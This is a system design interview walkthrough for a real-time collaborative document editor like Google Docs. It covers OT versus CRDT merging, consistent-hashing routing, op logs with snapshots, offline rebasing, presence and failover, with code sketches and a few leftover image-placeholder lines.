> Google Docs lets several people edit the same document at the same time from different browsers. Each person sees the others' typing within a fraction of a second, sees their cursors, and nobody's edit is lost even when two people type in the same sentence. The interviewer is testing whether you understand the core problem of concurrent edits: why "last write wins" destroys work, how Operational Transformation (OT) or CRDTs fix it, how to route every editor of a document to the same collaboration server, how to store a stream of tiny operations plus periodic snapshots, and how offline edits merge back in.

1. Functional requirements

Core (must have):

1. Users can create a document and open an existing one.
2. Multiple users can edit the same document at the same time, and all of them converge to the same content.
3. Users see other editors' changes in near real time.
4. Users see who else is in the document and where their cursors are (presence).
5. Users can keep editing while briefly offline; their edits merge when they reconnect.

Below the line (out of scope):

- Permissions and sharing UI (assume an access service answers "can user U edit doc D?").
- Comments, suggestions mode, and version history browsing (we mention history as a by-product of storing operations).
- Rich formatting details (bold, tables, images). We model plain text; formatting is attributes on ranges and uses the same machinery.
- Full-text search across documents.

2. Non-functional requirements

1. Latency: a keystroke shows locally instantly (optimistic) and reaches other editors within p99 < 200 ms in the same region.
2. Consistency: eventual consistency with strong convergence. After all edits are delivered, every replica has the identical text. No edit is silently lost.
3. Concurrency: up to 100 simultaneous editors per document (Google caps active editors around this size); unlimited viewers via a degraded path.
4. Scale: 1 billion documents, 10 million documents open concurrently.
5. Durability: an acknowledged edit is never lost (11 nines object storage for snapshots, replicated log for ops).
6. Availability: 99.99% for opening and editing. A collaboration server crash should cost at most a reconnect of a few seconds.

7. CAP choice: AP per document across regions, with a single ordering server per document to make OT simple. Inside a document we favor availability and convergence over a global lock.

3. Back-of-the-envelope estimates

Assumption	Number
Total documents	1 billion
Average document size	50 KB
Concurrently open documents	10 million
Average active editors per open doc	2
Typing rate of an active editor	~3 operations/s (batched every ~100 ms)
Operation size	~100 bytes with metadata
Snapshot every	1,000 operations or 5 minutes

```
Concurrent editors = 10M docs * 2 = 20M WebSocket connections
  -> at 50k connections per server ~ 400 collaboration servers

Operation rate = 20M editors * 3 ops/s = 60M ops/s (peak, if all typing)
  realistic: ~20% typing at once -> ~12M ops/s
  each op is broadcast to the other editors (avg 1) -> ~12M msgs/s out

Op log storage:
  12M ops/s * 100 B = 1.2 GB/s ~ 100 TB/day raw
  ops are compacted into snapshots and old ops archived -> keep 30 days hot

Document storage:
  1B docs * 50 KB = 50 TB of current snapshots (object store)

Per-document load: 100 editors * 3 ops/s = 300 ops/s on one doc
  -> easily handled by one server holding the doc in memory
```

Two takeaways: total load is large but spread over millions of documents, and a single document is small enough to live in one server's memory. That is why we shard by document.

4. Core entities

- Document: metadata. Fields: doc_id, title, owner_id, created_at, latest_snapshot_version.
- Operation: one edit. Fields: doc_id, version (server sequence number), client_id, base_version, type (insert or delete), position, text or length.
- Snapshot: full document content at a version. Fields: doc_id, version, content (blob pointer).
- Session / Presence: an editor connected to a doc. Fields: doc_id, user_id, client_id, cursor position, selection, color, last_seen.
- Client: one browser tab. Fields: client_id, pending (unacknowledged) ops.

```
CREATE TABLE documents (
  doc_id            UUID PRIMARY KEY,
  owner_id          BIGINT NOT NULL,
  title             TEXT,
  snapshot_version  BIGINT NOT NULL DEFAULT 0,
  snapshot_uri      TEXT,                      -- s3://docs/<doc>/<ver>
  updated_at        TIMESTAMPTZ
);

-- wide-column store (Cassandra / Bigtable), one partition per doc
CREATE TABLE doc_ops (
  doc_id      UUID,
  version     BIGINT,                          -- assigned by server, 1,2,3...
  client_id   TEXT,
  client_seq  BIGINT,                          -- idempotency per client
  op          BLOB,                            -- encoded operation
  ts          TIMESTAMP,
  PRIMARY KEY ((doc_id), version)
);
```

```
{"type": "op", "doc_id": "d-1", "client_id": "c-7", "client_seq": 42,
 "base_version": 1051, "ops": [{"retain": 12}, {"insert": "hello"}]}
```

5. API design

REST for document lifecycle, WebSocket for collaboration. All calls carry the user's session token; the server checks edit permission with the access service on connect.

`POST /v1/docs` – create a document. Body `{"title": "Plan"}`. Response 201 `{"doc_id": "d-1"}`.

`GET /v1/docs/{doc_id}` – load the latest snapshot plus ops since it.

```
{"doc_id": "d-1", "version": 1051, "content": "Hello world...", "title": "Plan"}
```

Status 200, 403 no access, 404 missing.

`WS /v1/docs/{doc_id}/collab` – the collaboration channel. Messages:

Client to server:


```
{"type": "op", "client_seq": 42, "base_version": 1051,
 "ops": [{"retain": 5}, {"insert": "X"}]}
{"type": "cursor", "pos": 17, "sel_end": 17}
{"type": "sync", "since_version": 1040}
```

Server to client:

```
{"type": "ack", "client_seq": 42, "version": 1052}
{"type": "op", "version": 1053, "client_id": "c-9", "ops": [{"retain": 3}, {"delete": 2}]}
{"type": "presence", "users": [{"user_id": 8, "name": "Bo", "pos": 30}]}
```


`GET /v1/docs/{doc_id}/ops?from=1000&to=1051` – fetch missing operations (used for catch-up and history).

6. High-level design



How will users open a document?

1. The client calls `GET /v1/docs/{id}`. The document service reads the latest snapshot from the object store and the ops after it from the op log, applies them, and returns the content at version V.
2. The client opens the WebSocket. The router sends it to the collaboration server that owns this document.
3. The client sends `sync since_version=V`. The server sends any ops newer than V.



How will users edit together?

1. The user types. The client applies the edit locally right away (so typing feels instant) and sends it with `base_version` = the last server version it has seen.
2. The collaboration server holds the document in memory. If other ops were applied after `base_version`, it transforms the incoming op against them (OT, see deep dives).
3. It assigns the next version number, appends the op to the op log, and only then acks to the sender.
4. It broadcasts the transformed op to all other connected editors of that document.
5. Each receiving client transforms the incoming op against its own unacknowledged local ops and applies it.

How will users see each other's cursors?

1. Clients send cursor updates (throttled to ~10/s) over the same WebSocket.
2. The server keeps presence in memory for the document and broadcasts it. Presence is not stored durably.
3. When an op is applied, every cursor position is shifted by the same transform rules, so cursors stay on the right character.

How will offline edits work?

1. While offline, the client keeps queuing local ops with their base version.

2. On reconnect it sends `sync` to fetch missed server ops, rebases its queued ops on top, and sends them.
3. Details in the deep dives.

7. Deep dives

How do we merge concurrent edits correctly: OT or CRDT?

The problem: Alice and Bob both start from the text `"abc"` (version 1).

- Alice inserts `"X"` at position 1 -> she sees `"aXbc"` .
- Bob deletes the character at position 2 (`"c"`) -> he sees `"ab"` .

If the server applies them naively in order, Alice's insert then Bob's raw "delete at 2" removes `"b"` instead of `"c"` . Result `"aXc"` . Wrong, Bob wanted to delete `"c"` . Last-write-wins on the whole document would instead throw away one person's work.

Operational Transformation (OT): when an op was made without seeing another concurrent op, adjust (transform) its position as if it had. Bob's delete at 2 is transformed against Alice's insert at 1: the insert happened before position 2, so shift Bob's delete to 3.

```
start "abc"                          (version 1)
Alice: insert("X", 1)   -> v2        server applies first: "aXbc"
Bob:   delete(2), base v1            arrives second, base is stale
transform(delete(2), against insert(1)) = delete(3)
apply delete(3) to "aXbc"            -> "aXb"
Alice receives delete(3) -> "aXb"; Bob receives insert(1) -> "aXb"
Both converge to "aXb". Correct.
```

```python
def transform(op, other):
    """Return op adjusted so it applies after `other` (both made on same base)."""
    if other.kind == "insert":
        if op.pos > other.pos or (op.pos == other.pos and op.client > other.client):
            return op.shift(len(other.text))
        return op
    if other.kind == "delete":
        if op.pos >= other.pos + other.length:
            return op.shift(-other.length)
        if op.kind == "insert" and op.pos > other.pos:
            return op.at(other.pos)                # insert inside deleted range
        if op.kind == "delete":
            return op.trim_overlap(other)          # avoid deleting twice
        return op
```

The tie-break on equal positions (by client id) is important: both sides must pick the same order, or they diverge.

CRDT (Conflict-free Replicated Data Type): give every character a unique, ordered id instead of an integer position. Inserts say "put X after character id (A,1)". Deletes mark a character id as removed (a tombstone). Because ids never change, ops commute: any order of application gives the same result, no central server needed.

```
"abc" as CRDT:  a(1,s)  b(2,s)  c(3,s)
Alice: insert X with id (1,alice) after a(1,s)
Bob:   delete id c(3,s)
Apply in any order -> a  X  b  [c tombstone]  -> "aXb"
```

Aspect	OT (central server)	CRDT (Yjs, Automerge)
Needs a central ordering server	Yes, simplest with one	No, peer to peer possible
Metadata overhead	Small (positions)	Larger (ids and tombstones per char)
Offline / long divergence	Harder, must rebase many ops	Natural, merge anytime
Implementation difficulty	Transform functions are tricky to get right	Data structure is tricky, but libraries exist
Used by	Google Docs	Figma (CRDT-like), many newer editors

Recommended: OT with a single authoritative collaboration server per document, which is what Google Docs does. It keeps memory small and the server gives a total order. Mention that a CRDT is a strong alternative when offline-first or peer-to-peer matters. Either answer is fine if you explain the trade-off.

How do we route all editors of a document to the same server?

The problem: OT with a central order requires one server to own each document. If Alice is on server 1 and Bob on server 2, they cannot agree on an order without another layer.

Option	Pros	Cons
Any server + pub/sub between servers	Stateless servers	No single order, need distributed OT or locks
Consistent hashing on doc_id	Simple, no lookup	Rebalancing moves docs when servers join/leave
Directory service (doc -> server) in ZooKeeper/etcd	Explicit control, easy failover	Extra lookup on connect

Recommended: consistent hashing of doc_id to a collaboration server, with the ring membership stored in ZooKeeper or etcd so all routers agree. When a server joins, only the documents that hash to it move.

```
class Router:
    def __init__(self, ring):
        self.ring = ring                        # sorted list of (hash, server)

    def server_for(self, doc_id):
        h = mmh3.hash(doc_id)
        i = bisect.bisect(self.ring, (h,)) % len(self.ring)
        return self.ring[i][1]

# on WebSocket connect at the edge/load balancer
def on_connect(ws, doc_id):
    target = router.server_for(doc_id)
    proxy(ws, target)                           # sticky for the connection life
```

A single document at 100 editors and 300 ops/s is light, so one owner per doc never becomes a hot spot. A rare “celebrity doc” with 10,000 viewers: let only up to 100 people be editors; viewers get a read-only stream fed by a pub/sub fan-out from the owner server.

How do we store operations and snapshots?

The problem: we need every op durably (so no acked edit is lost), fast load times (replaying a million ops on open is slow), and version history.

Option	Pros	Cons
Store only the full document on each edit	Simple reads	50 KB write per keystroke, no history
Store only the op log	Full history, tiny writes	Loading = replay all ops
Op log + periodic snapshots	Small writes, fast loads, history	Two stores, compaction job

Recommended: append every op to an op log partitioned by doc_id (Cassandra or Bigtable, or Kafka plus a DB), then take a snapshot every 1,000 ops or 5 minutes.

```
def apply_client_op(doc, msg):
    # idempotency: a reconnecting client may resend the same op
    if doc.seen(msg.client_id, msg.client_seq):
        return send_ack(msg, doc.version_of(msg.client_id, msg.client_seq))
    op = msg.op
    for past in doc.ops_since(msg.base_version):     # in-memory recent ops
        op = transform(op, past)
    new_version = doc.version + 1
    oplog.append(doc.id, new_version, msg.client_id, msg.client_seq, op)  # durable
    doc.apply(op, new_version)
    send_ack(msg, new_version)
    broadcast(doc, op, new_version, exclude=msg.client_id)
    if new_version - doc.snapshot_version >= 1000:
        snapshot_queue.put((doc.id, new_version))
```

```
load doc:
  snapshot @ v5000 (object store, 50 KB)  +  ops v5001..v5420 (op log)
  -> apply 420 ops in memory -> content @ v5420   (a few ms)
```

Write the op to the log before acking. If we ack first and crash, the client believes the edit is saved but it is gone. Old ops beyond 30 days can be archived to cold storage; history views use snapshots plus archived ops.

How do we handle offline edits and reconnection?

The problem: Bob's laptop goes offline on a train for 20 minutes. He types 300 ops. Meanwhile Alice makes 500 ops. When Bob reconnects, both sets must merge.

Recommended: the client keeps two buffers: `inflight` (sent, not acked) and `pending` (not sent yet). On reconnect:

```
def on_reconnect(client):
    missed = server.sync(since_version=client.last_server_version)  # Alice's 500
    for server_op in missed:
        # transform server op over my local unacked ops, and my ops over it
        for i, mine in enumerate(client.inflight + client.pending):
            server_op, mine_t = transform(server_op, mine), transform(mine, server_op)
            replace_local(client, i, mine_t)
        client.apply_remote(server_op)
        client.last_server_version = server_op.version
    client.resend(client.inflight + client.pending,
                  base_version=client.last_server_version)
```

Because each op carries `(client_id, client_seq)`, if the server already received some of Bob's ops before the drop, resending them is safe: the server acks the duplicate with its existing version and does not apply it twice.

For very long offline periods (days), rebasing thousands of ops is slow and the result can surprise users. That is the case where CRDTs shine, and where some products show a "your version vs theirs" warning instead.

How do we show cursors and presence efficiently?

The problem: cursors change on every keystroke and mouse click. Storing them durably would be wasteful.

Recommended: presence is in-memory on the owner server only. Clients throttle cursor messages to about 10 per second. The server batches presence broadcasts every 50-100 ms. When a client disconnects (or misses heartbeats for 30 s), it is removed. Cursor positions are transformed by every applied op, the same way as pending text ops, so a cursor after `"abc"` stays after `"abc"` when someone inserts earlier.

Data	Where	Durable?	Update rate
Text ops	Op log	Yes	Every edit
Snapshots	Object store	Yes	Every 1,000 ops
Cursors and presence	Owner server memory	No	Throttled ~10/s

What happens when a collaboration server crashes?

The problem: the owner server for 25,000 documents dies. Its in-memory state is gone.

Recommended: nothing in memory is the only copy. Every acked op is already in the op log. ZooKeeper/etcd notices the lost heartbeat (session expiry in a few seconds) and removes the server from the ring. Clients see their WebSocket close and reconnect with backoff; the router now sends them to the new owner. The new owner loads snapshot plus op log for each document on first connect, and clients `sync` and resend their unacked ops.

```
t=0    server 7 dies
t=3s   etcd lease expires, ring updated, routers reload ring
t=3–5s clients reconnect (jittered), new owner loads doc:
       snapshot + ops since snapshot -> in-memory state
       clients resend inflight ops (dedup by client_id, client_seq)
result: no acked edit lost; un-acked edits are resent by clients
```

Split brain guard: before accepting writes, the new owner takes a lease (fencing token) for the document in etcd. The op log write includes the token, and the log rejects writes with an older token. This stops a zombie old server from appending ops after it lost ownership.


How do we scale to many concurrent editors and documents?

The problem: 20M connections and 12M ops/s overall, plus the occasional document with very many people.

Recommendations:

- Horizontal: ~400+ collaboration servers, documents spread by consistent hashing. Add servers to grow; only a fraction of docs move.
- Batching: clients send ops every ~100 ms instead of every keystroke, which cuts message count 3-5x. The server also batches broadcasts.
- Edit cap: limit active editors per doc (for example 100). Extra people join as viewers who receive a delayed broadcast from a pub/sub topic.
- Idle docs: unload a document from memory after 10 minutes with no connections; it reloads from snapshot on demand.
- Regions: the owner server lives in one region. Users far away get slightly higher latency (100-200 ms) but local echo hides it.


8. Final architecture



Component	Job	Technology example
Doc service	Create, load snapshot + ops, auth	Stateless REST service
WS router	Sticky routing by doc_id	Envoy / custom proxy with consistent hashing
Coordination	Ring membership, per-doc leases	etcd, ZooKeeper

Component	Job	Technology example
Collaboration server	In-memory doc, OT, ordering, broadcast, presence	Go / Java / Node service
Op log	Durable ordered ops per doc	Cassandra, Bigtable, or Kafka + DB
Snapshot worker	Compact ops into snapshots	Background workers
Object store	Snapshots and archives	S3, GCS
Metadata DB	Document records	Postgres / Spanner
Viewer fan-out	Read-only stream for large audiences	Redis pub/sub, NATS

Deployment map (AWS)



The WS router pins each document to one collaboration server using the etcd ring, and every acked op lands in the op log in the data subnet before the snapshot worker compacts it into object storage.

9. Common mistakes and interviewer follow-ups

- Mistake: last write wins on the whole document. Concurrent typing loses work. Say: OT or CRDT so every edit survives and replicas converge.
- Mistake: locking the document or a paragraph while someone types. It feels broken and blocks collaboration. Say: optimistic local apply plus transformation.

- Mistake: stateless servers behind round-robin for OT. Editors of the same doc land on different servers. Say: one owner per doc via consistent hashing.
- Mistake: acking before the op is durable. Say: append to the op log, then ack.
- Mistake: saving the full document on every keystroke. Say: op log plus periodic snapshots.
- Mistake: forgetting to transform cursors. Say: cursors are positions and get the same transform as text ops.
- Follow-up: “Version history?” Snapshots every N ops plus the op log give any past version by loading the nearest snapshot and replaying.
- Follow-up: “Why not CRDT?” Valid choice, especially offline-first; costs more metadata per character and needs garbage collection of tombstones.

10. One-page cheat sheet

